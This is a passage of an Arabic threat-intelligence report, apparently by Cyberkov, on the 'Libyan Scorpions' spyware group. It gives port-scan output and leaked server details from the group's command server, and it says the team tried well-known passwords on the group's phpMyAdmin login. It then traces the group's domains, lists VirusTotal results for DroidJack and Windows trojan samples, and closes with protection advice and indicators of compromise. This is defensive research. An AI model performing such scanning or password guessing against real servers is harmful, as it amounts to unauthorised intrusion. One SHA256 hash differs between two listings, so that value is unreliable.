PORT      STATE SERVICE      VERSION
25/tcp    filtered smtp
80/tcp    open  http        Apache httpd 2.4.18 ((Win32) OpenSSL/1.0.2e PHP/5.6.18)
81/tcp    open  ssl         hosts2-ns?
82/tcp    open  ssl         xfer?
1234/tcp  open  ssl         hotline?
4444/tcp  open  ssl         krb524?
64631/tcp open  ssl         unknown

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 393.03 seconds
Raw packets sent: 65676 (2.890MB) | Rcvd: 65534 (2.621MB)
root@ext-Kov: ~#

```

أيضا قامت مجموعة "عقارب ليبيا" دون قصد بوضع ملف باسم phpinfo.php في مركز القيادة والتحكم والذي بدوره يكشف معلومات مفيدة جدا عن أدوات وبرامج المجموعة أولها أن مركز القيادة والتحكم يعمل على نظام Windows 7 Professional Service Pack 1.



### PHP Version 5.6.18



System	Windows NT ADMIN 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586
Build Date	Feb 3 2016 17:13:02
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	csccript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk_shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk_shared" "--enable-object-out-dir=.\obj" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\AppServ\php5\php.ini
Scan this dir for additional .ini files	(none)

اسم المستخدم في نظام ويندوز المستخدم في مركز القيادة والتحكم هو **admin**.

Variable	Value	Value
session.cookie_nupomy	On	On
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_secure	Off	Off
session.entropy_file	no value	no value
session.entropy_length	0	0
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	1	1
session.hash_bits_per_character	5	5
session.hash_function	0	0
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	C:/Users/admin/AppData/Local/Temp	C:/Users/admin/AppData/Local/Temp
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%

اسم الكمبيوتر المستخدم في مركز القيادة والتحكم هو **ADMIN**.

Environment

Variable	Value
ALLUSERSPROFILE	C:\ProgramData
APPDATA	C:\Windows\system32\config\systemprofile\AppData\Roaming
CommonProgramFiles	C:\Program Files (x86)\Common Files
CommonProgramFiles(x86)	C:\Program Files (x86)\Common Files
CommonProgramW6432	C:\Program Files\Common Files
COMPUTERNAME	ADMIN
ComSpec	C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK	NO
LOCALAPPDATA	C:\Windows\system32\config\systemprofile\AppData\Local
NUMBER_OF_PROCESSORS	4
OS	Windows_NT
Path	C:\ProgramData\Oracle\java\javapath;C:\PROGRAM FILES\DELL\DW WLAN CARD;C:\Windows\SYSTEM32;C:\Windows;C:\Windows\SYSTEM32\WBEM;C:\Windows\SYSTEM32\WINDOWSPOWERSHELL\V1.0;C:\PROGRAM FILES (X86)\SKYPE\PHONE;
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE	x86
PROCESSOR_ARCHITEXW6432	AMD64
PROCESSOR_IDENTIFIER	Intel64 Family 6 Model 37 Stepping 5, GenuineIntel
PROCESSOR_LEVEL	6
PROCESSOR_REVISION	2505
ProgramData	C:\ProgramData
ProgramFiles	C:\Program Files (x86)
ProgramFiles(x86)	C:\Program Files (x86)
ProgramW6432	C:\Program Files
PSModulePath	C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
PUBLIC	C:\Users\Public
SystemDrive	C:

ADMIN    Highlight All    Match Case    8 of 11 matches



مجموعة "عقارب ليبيا" تستعمل أجهزة محمولة (لاب توب) من نوع Dell وتستخدم برنامج Skype وعنوان IP الداخلي لمركز القيادة والتحكم هو 192.168.1.16.

phpinfo() - Mozilla Firefox

phpinfo()

winmeif.myq-see.com/phpinfo

Search

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Aircrack-ng

### Apache Environment

Variable	Value
HTTP_HOST	winmeif.myq-see.com
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_COOKIE	_ga=GA1.2.1819131665.1470568742
HTTP_CONNECTION	keep-alive
PATH	C:\ProgramData\Oracle\Java\javapath;C:\PROGRAM FILES\DELL\DW WLAN CARD;C:\Windows\SYSTEM32;C:\Windows;C:\Windows\SYSTEM32\WBEM;C:\Windows\SYSTEM32\WINDOWSPOWERSHELL\V1.0;C:\PROGRAM FILES (X86)\SKYPE\PHONE;
SystemRoot	C:\Windows
COMSPEC	C:\Windows\system32\cmd.exe
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
WINDIR	C:\Windows
SERVER_SIGNATURE	no value
SERVER_SOFTWARE	Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.6.18
SERVER_NAME	winmeif.myq-see.com
SERVER_ADDR	192.168.1.16
SERVER_PORT	80
REMOTE_ADDR	31.203.118.54
DOCUMENT_ROOT	C:/AppServ/www
REQUEST_SCHEME	http
CONTEXT_PREFIX	no value
CONTEXT_DOCUMENT_ROOT	C:/AppServ/www
SERVER_ADMIN	admin@example.com
SCRIPT_FILENAME	C:/AppServ/www/phpinfo.php
REMOTE_PORT	36760
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET

يحتوي مركز القيادة والتحكم على سكرت PhpMyAdmin لإدارة قواعد البيانات الخاصة بهم:

phpMyAdmin - Mozilla Firefox

phpMyAdmin

winmeif.myq-see.com/phpmyadmin/

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Aircrack-ng

**phpMyAdmin**

Welcome to phpMyAdmin

Language

English

Log in

Username: root

Password:

Go

قامت سايبيركوف بمحاولة الدخول على قواعد البيانات باستخدام الأرقام السرية الشهيرة ولكن المحاولة لم تكلل بالنجاح وتحتاج وقتاً أطول.

phpMyAdmin

winmeif.myq-see.com phpMyAdmin

**phpMyAdmin**

Welcome to phpMyAdmin

#1045 - Access denied for user 'root'@'localhost' (using password: YES)

Language

English

Log in

Username: root

Password:


Go

## البنية التحتية لمجموعة عقارب ليبيا

من المهم جدا تحليل وكشف البنية التحتية التي تستخدمها مجموعة "عقارب ليبيا" وذلك لان البنية التحتية قد يتم استخدامها للهجوم على أهداف أخرى باستخدام برامج تجسس وفايروسات أخرى، ومن خلال تحليل البنية التحتية يتم التوصل الى صورة أشمل لمعرفة أهداف وتحركات المجموعة ودراسة سلوكها والتنبؤ بالأهداف المستقبلية.

قام فريق سايبركوف المختص بتحليل الأخطار الأمنية باستخدام منصات لتبادل معلومات المخاطر والفايروسات وارتباطاتها والتي تعرف باسم Threat Intelligence Platforms مثل منصة PassiveTotal وتم الكشف عن نشاطات وفايروسات تستخدمها المجموعة لاستهداف المزيد من الشخصيات.

يتبين من الخريطة التالية أن مجموعة "عقارب ليبيا" بدأت عمليات الاختراق في 2015-09-09 (منذ سنة تقريبا من تاريخ نشر هذا التقرير) وخلال هذه السنة قامت المجموعة باستخدام 5 نطاقات للتحكم بالضحايا.



في الجدول التالي تجد قائمة أسماء النطاقات التي استعملتها مجموعة "عقارب ليبيا" لشن الهجمات الالكترونية على أهدافها:

Hostname	First Seen	Last Seen
Samsung.ddns.me	26-04-2016	12-08-2016
Wininit.myq-see.com	24-05-2016	12-08-2016
Winmeif.myq-see.com	07-08-2016	12-08-2016
Collge.myq-see.com	09-09-2015	12-08-2016
Sara2011.no-ip.biz	08-10-2015	08-10-2015

جميع النطاقات التي تم كشفها تقوم بالإشارة والاتصال على نفس مركز القيادة والتحكم التابع لمجموعة "عقارب ليبيا" (ما عدا :sara2011.no-ip.biz)

```

root@Cyberkov: ~/voicemail — Konsole
File Edit View Bookmarks Settings Help
root@Cyberkov:~/voicemail/sinkhole# vim ^C
root@Cyberkov:~/voicemail/sinkhole# cd ..
root@Cyberkov:~/voicemail# ls
code dex gradle-project sinkhole Voice Massege Voice Massege.apk
root@Cyberkov:~/voicemail# vim hostnames
root@Cyberkov:~/voicemail# cat hostnames
samsung.ddns.me
wininit.myq-see.com
winmeif.myq-see.com
collge.myq-see.com
sara2011.no-ip.biz
root@Cyberkov:~/voicemail# cat hostnames | xargs -I {} host {}
samsung.ddns.me has address 41.208.110.46
wininit.myq-see.com has address 41.208.110.46
winmeif.myq-see.com has address 41.208.110.46
collge.myq-see.com has address 41.208.110.46
Host sara2011.no-ip.biz not found: 3(NXDOMAIN)
root@Cyberkov:~/voicemail#

```

أيضا باستخدام منصة PassiveTotal يتبين أن هناك برامج تجسس أخرى مرتبطة بمجموعة "عقارب ليبيا"، هذه البرامج تحمل البصمات الرقمية (الهشاشات) التالية (وهي من نوع MD5):

- 1738ecf69b8303934bb10170bcef8926
- 93ebc337c5fe4794d33df155986a284d


41.208.110.46

ATTRIBUTES		Heatmap	WHOIS	Hashes <span style="color: red;">3</span>
First Seen	2015-09-09 14:44:25			
Last Seen	2016-08-12 22:04:25			
Resolutions	15			
Network	41.208.64.0/18			
AS	21003 (GPTC-AS)			
Country	LY			

Source	Sample
Emerging Threats (Proofpoint)	1c8a1aa75d514d9b1c7118458e0b8a14
Emerging Threats (Proofpoint)	1738ecf69b8303934bb10170bcef8926
Emerging Threats (Proofpoint)	93ebc337c5fe4794d33df155986a284d

في الصورة السابقة، أول بصمة رقمية (هاش) هي لفايروس "Voice Massege.apk" والذي قمنا بتحليله سابقاً.

البصمة الرقمية (الهش) الثانية (1738ecf69b8303934bb10170bcef8926) هي لفايروس يحمل اسم **Benghazi.exe** وحسب خدمة VirusTotal فإن هذا الفايروس مكشوف من قبل 21 برنامج حماية من أصل 56 مما يعني أن نسبة كشفه 37.5% وتم رفعه على الخدمة بتاريخ 2016-04-23.



**virustotal**

SHA256: 9d8e5ccd4cf543b4b41e4c6a1caae1409076a26ee74c61c148dffdc3e87d7787

File name: **benghazi.exe**


Detection ratio: **21 / 56**

Analysis date: **2016-04-23 20:33:29 UTC ( 3 months, 3 weeks ago )**

Analysis | File detail | Relationships | Additional information | Comments (0) | Votes | Behavioural information

Antivirus	Result	Update
ALYac	Gen:Variant.Jaik.11048	20160423
Ad-Aware	Gen:Variant.Jaik.11048	20160423
Arcabit	Trojan.Jaik.D2B28	20160423
Avast	Win32:Malware-gen	20160423
Baldu	Win32:Trojan.WisdomEyes.151026.9950.9999	20160422
BitDefender	Gen:Variant.Jaik.11048	20160423
Cyren	W32/VB-NN.gen!Eldorado	20160423
ESET-NOD32	a variant of Win32/Injector.CWTY	20160423
Emsisoft	Gen:Variant.Jaik.11048 (B)	20160423

لاحظ أن هذا الفايروس يقوم باستهداف أنظمة Windows وليس هواتف أندرويد، وقد تمت برمجته بتاريخ 2016-04-12 باستخدام لغة Visual Basic.



Analysis | File detail | Relationships | Additional information | Comments (0) | Votes | Behavioural information

The file being studied is a Portable Executable file! More specifically, it is a Win32 EXE file for the Windows GUI subsystem.

**FileVersionInfo properties**

Product	Pennell0
Original name	Clevemes.exe
Internal name	Clevemes
File version	1.00
Description	Phrenics0

**PE header basic information**

Target machine	Intel 386 or later processors and compatible processors
Compilation timestamp	2016-04-15 15:12:20
Entry Point	0x0000120C
Number of sections	3


**PE sections**

Name	Virtual address	Virtual size	Raw size	Entropy	MD5
.text	4096	139468	143360	7.55	d2640b9fc9dd9ca68c49b0e571a71da4
.data	147456	4624	4096	0.00	620f0b67a9117174151bc5be745b7110
.rsrc	155648	2320	4096	1.96	560732c75facdcf6aad8f86ede6a49ae

**PE imports**

[+] MSVBVM60.DLL

أما البصمة الرقمية الثالثة (93ebc337c5fe4794d33df155986a284d) تعود لفايروس من نوع DroidJack يستهدف أنظمة أندرويد أيضا.




SHA256: 4e656834a93ce9c3df40fe9a3ee1efcccc728e7ea997dc2526b216b8fd21cbf6

File name: VPN.apk

Detection ratio: 22 / 56

Analysis date: 2016-04-24 21:32:40 UTC ( 3 months, 2 weeks ago )



Analysis
File detail
Additional information
Comments 0
Votes

Antivirus	Result	Update
AVG	Android/Deng.TIN	20160424
Ad-Aware	Android.Trojan.AndroRAT.E	20160424
AhnLab-V3	Android-Trojan/Sandrorat.128f8	20160424
Allbaba	A.W.Rog.EvilCert.A24	20160424
Arcabit	Android.Trojan.AndroRAT.E	20160424
Avast	<span style="border: 1px solid red; padding: 2px;">Android:DroidJack-A [Trj]</span>	20160424
Avira (no cloud)	ANDROID/Spy.Kasandra.E.Gen	20160424
BitDefender	Android.Trojan.AndroRAT.E	20160424
CAT-QuickHeal	Android.Sandr.A	20160423
Cyren	AndroidOS/Sandr.A.gen!Eldorado	20160424

وهنا نلاحظ أن أسماء الـ Activities والـ Services تؤكد لنا أن الفايروس الثالث الذي تستخدمه مجموعة "عقارب لييبيا" من نوع DroidJack.

**Activities**

- net.droidjack.server.MainActivity
- net.droidjack.server.CamSnapDJ
- net.droidjack.server.VideoCapDJ
- net.droidjack.server.CamSnapDJ
- net.droidjack.server.VideoCapDJ

**Services**

- net.droidjack.server.Controller
- net.droidjack.server.GPSLocation
- net.droidjack.server.Toaster
- net.droidjack.server.Controller
- net.droidjack.server.GPSLocation
- net.droidjack.server.Toaster



## ملاحقة مستمرة ...

سيقوم فريق سايبركوف المختص بتحليل الأخطار الأمنية بمتابعة مجموعة "عقارب ليبيا" وسنقوم بإصدار تقارير لاحقة حال ما يتم العثور على أي تحديث لنشاطات المجموعة إلكترونياً.

## توصيات أمنية لحماية أجهزة أندرويد من عقارب ليبيا

تنصح شركة سايبركوف باتباع الإرشادات التالية لحماية نفسك وجهازك من التجسس والإختراق الإلكتروني:

- التحديث المستمر لجهازك الأندرويد
- استخدام برنامج مكافحة الفيروسات [DrWeb Security Space](#) بنسخته الكاملة من [هنا](#) لحمايتك من البرامج الخبيثة
- استخدام [DrWeb Telegram Bot](#) لفحص الملفات والروابط التي تتم مشاركتها في تطبيق تيليجرام ويمكن إضافته للمجموعات لعمل فحص أوتوماتيكي لكل الروابط والملفات، اسم البوت (DrWebBot)
- استخدام برنامج مكافحة البرامج الضارة [Zemana Mobile AntiVirus](#) بنسخته الكاملة من [هنا](#) لحمايتك من التجسس
- عدم تنصيب البرامج من مصادر غير موثوقة
- عند استخدام برنامج تيليجرام قم باتباع ارشاداتنا في مقالنا المعنون "[دليلك نحو استخدام تطبيق تيليجرام بأقصى درجة من السرية والأمان!](#)"
- التأكد دائماً من الطرف الآخر حال تبادل الملفات في الانترنت

## مؤشرات الإختراق - IoCs

الجدول التالي يعرض قائمة من مؤشرات الإختراق للمساعدة في المساهمة في كشف برامج "عقارب ليبيا" التجسسية:

Type	Indicator
Sha256	9d8e5ccd4cf543b4b41e4c6a1caae1409076a26ee74c61c148dff3d3ce87d7787
Sha256	4e656834a93ce9c3df40fe9a3ee1efcccc728e7ea997dc2526b216b8fd21cbf6
Sha256	e66d795d0c832ad16381d433a13a2cb57ab097d90e9c73a1178a95132b1c0f70
Md5	1738ecf69b8303934bb10170bcef8926
Md5	93ebc337c5fe4794d33df155986a284d
Md5	1c8a1aa75d514d9b1c7118458e0b8a14
Sha1	41096b7f808a91ee773bbba304ea2cd0fa42519d
Sha1	46d832a9c1d6c34edffee361aca3de65db1b7932
Sha1	2e2d1315c47db73ba8facb99240ca6c085a9acbc
Filename	Voice Massege.apk
Filename	Benghazi.exe
Filename	VPN.apk
IP	41.208.110.46
Domain	winmeif.myq-see.com
Domain	Wininit.myq-see.com
Domain	Samsung.ddns.me
Domain	Collge.myq-see.com
Domain	Sara2011.no-ip.biz